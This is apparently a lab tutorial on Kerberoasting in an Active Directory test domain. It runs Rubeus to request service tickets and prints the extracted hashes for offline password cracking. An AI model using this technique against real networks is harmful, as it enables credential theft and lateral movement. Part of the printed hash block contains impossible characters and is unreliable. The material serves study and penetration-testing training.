

Kerberoasting

Kerberoasting can allow us to move laterally throughout a compromised network. This attack takes advantage of the native functionality of Kerberos. To understand the attack, we first need to understand a little about Kerberos and how it works.

When a user wants access to a resource hosted on an SPN (Service Principal Name), they send a request for a service ticket, which is generated by the DC (domain controller) - side note, an SPN is just the unique identifier of a service instance in an Active Directory environment. The service ticket is used for access and is encrypted with the password hash of the SPN. Sounds pretty straightforward and secure, right?

Wrong. There's one little problem here. When requesting a ticket, the DC does not check whether the requesting user has any permissions to access the services hosted by the SPN (at least not up front, these checks are performed as a second step when connecting to the actual service). Also, keep in mind that SPN accounts tend to have elevated privileges.

Do you see the problem here? An opportunity for an attacker?


If we request a ticket on behalf of a user, the DC will provide the service ticket to us. From here we can extract the hash and potentially crack the password offline, giving us access to the actual service account.

Let's give it a try.

The simplest way to do this is with a tool called Rubeus. There are several ways to get this tool onto our target. I like to use powershell.

Once we have Rubeus on the target, all we need to do is run its kerberoasting command.

```
C:\Users\robb.stark>rubeus kerberoast /outfile:hashes.kerberoast
```



v2.2.0

[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.

[*] Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target Domain : north.sevenkingdoms.local

[*] Searching path 'LDAP://winterfell.north.sevenkingdoms.local/DC=north,DC=sevenkingdoms,DC=local' for '(&(samAccountType=805306368)(servicePrincipalName*)(!samAccountName=krbtgt)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'

[*] Total kerberoastable users : 3

```
[*] SamAccountName      : sansa.stark
[*] DistinguishedName   : CN=sansa.stark,CN=Users,DC=north,DC=sevenkingdoms,DC=local
[*] ServicePrincipalName : HTTP/eyrie.north.sevenkingdoms.local
[*] PwdLastSet          :
[*] Supported ETypes    : RC4_HMAC_DEFAULT
[*] Hash written to C:\Users\robb.stark\hashes.kerberoast
```

```
[*] SamAccountName      : jon.snow
[*] DistinguishedName   : CN=jon.snow,CN=Users,DC=north,DC=sevenkingdoms,DC=local
[*] ServicePrincipalName : CIFS/thewall.north.sevenkingdoms.local
[*] PwdLastSet          :
[*] Supported ETypes    : RC4_HMAC_DEFAULT
[*] Hash written to C:\Users\robb.stark\hashes.kerberoast
```

```
[*] SamAccountName      : sql_svc
[*] DistinguishedName   : CN=sql_svc,CN=Users,DC=north,DC=sevenkingdoms,DC=local
[*] ServicePrincipalName : MSSQLSvc/castelblack.north.sevenkingdoms.local
[*] PwdLastSet          :
[*] Supported ETypes    : RC4_HMAC_DEFAULT
[*] Hash written to C:\Users\robb.stark\hashes.kerberoast
```

Running this command has not only given us a sql service account hash, but we also have the hash of two network accounts (who apparently have SPNs associated with them). The hashes have been output to a file called hashes.kerberoast.

We can type this file as output to view the hashes.

C:\Windows\system32\cmd.exe

Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\robb.stark>type hashes.kerberoast

```
$krb5tgs$23$*sansa.stark$north.sevenkingdoms.local$HTTP/eyrie.north.sevenkingdoms.local@north.s
B2CCAB4A16D8DC339A6068E645B$544F65D5AC67C3FDC2DC00256BA420045A7A88649EEE10418C351E1F59AE1CDF5B9
1B7DB19E0589D963BB81A652327F24B5ECC4982E289BB7F528D9DDCDC6B6D068B6A154E731AF9CC13E0505371D388BF
1038B08B29C4B3D6845CF9D5762D6DB18606D32629D059EE0CF90E278D2DC354ED17ECEB595348B3A2999774F444AD1
6CB802C8EB9ABFA121A6452C6C48381C8C20FD9A83D3E4A547A1A5F5292115518E9DE09DA81046D6003D336CC9D9881
8ED9CD1EAAE73EC9CE78F81EAA155D4724CEDDE106216548D1BC0878E772F63C0FA627D5F22E7E477F820938E6730C3
CDED9354CC81CE66D025E6BAA53F542E155253A05B2415A9B3B9BB6421E068F008471E4BB29ED0B9AE35A1504573A6A
EDB26EDD9890E6F6E352705921639E2F4EE150C3865A58C5837457F97F52B301E924C0CF4A1110231DC7D20040BC856
76755885A072C76459CDFBE433E3348D6B9C4757AAF35C51A1BEA03491A06417B90811E2C79048B4E42FDB398BE2036
870CF4F411D76A418831215014592E8926F4D957E0046A96D1E8146319377C047AE8E971E2148733EA48B347A409192
CE6B38E7BB8DCBC0032C5681A8AED7AE5CD01A1E9AD52F910AC43B0F2484E0B0DF3D1E36F0764B5FF3CE0DFC53A0F8C
0ABD30C775FE2699CDC4B86CD38B77265866F891A735BC841B18AAFA932EFE955F0046BBF91C68D83B316F821953CD6
75906D31D3E2B6D902395DA11DA51CEDB361FF2D23190455F6E5B79A80F2B264F0DA65D91B4DDBA09659C3222C01C6
993266622FD94ADF5EB1C52DE0FE2017A28D9B307D75ADEE204FF4A5EFE22273A3C49F75DC179C9F7D8BE48B28030F1
66892485211C1D0BD30A1F3FD473C56919F89AD7C3A705AF9CF0AC2BB13F4A1BC07D04D4C8A673186B42FC9B79297D4
0267AD505317AD5BAC6A91B140C87CDE140F18838BCDC74EE63A62111758E3C74F5D6EC24A73A06B270B7BD6A1138C6
709755CF77195E4531CF184A89D0793606AA09352B749FE69C5E18CAE6C7905B1E8E4A4CDC22A3AFC458EB2BC011681
DF80110729C93607640B8F2771BBF3AF0655B342CACCEE1FFD21178A2B25D203088A203FBFC14CBA99BF11BB33B11
50112D7EFB2EDF244B03894AC020257C2DBEAB42548282ECBAEA33ED42C790E0D1114520D308C9F6A3A472AEE99E1A5
6E69C5124F095E621B43157168915705400F31DC9A13C8650400771A3694AD92742A9D44323464414801B931239D177
7B9E9FAF39111E06B24A6316898D7337E03515D9679BE2B8EBBD6225D6EA6298A616304FF8C25D550F036F99D8804C2
1269CA1F71B9E1F9EDDFDD6D
$krb5tgs$23$*jon.snow$north.sevenkingdoms.local$CIFS/thewall.north.sevenkingdoms.local@north.se
3DC361F9A9A7763587C53C749B$AD892946283F7BF13925D8CE8EC947438146513BBE0A9A48750C9A35112A9062B88A
462E9E7A0CCE6E9AEC82DCD9RDA8RRP7DCE7C27CA209083D6EA77RC9E1A0327EE7B7A0E86D60E9E71B0E8E4A572RA6021
```

And that's all there is to it. From here, we copy the hashes onto our system and get cracking.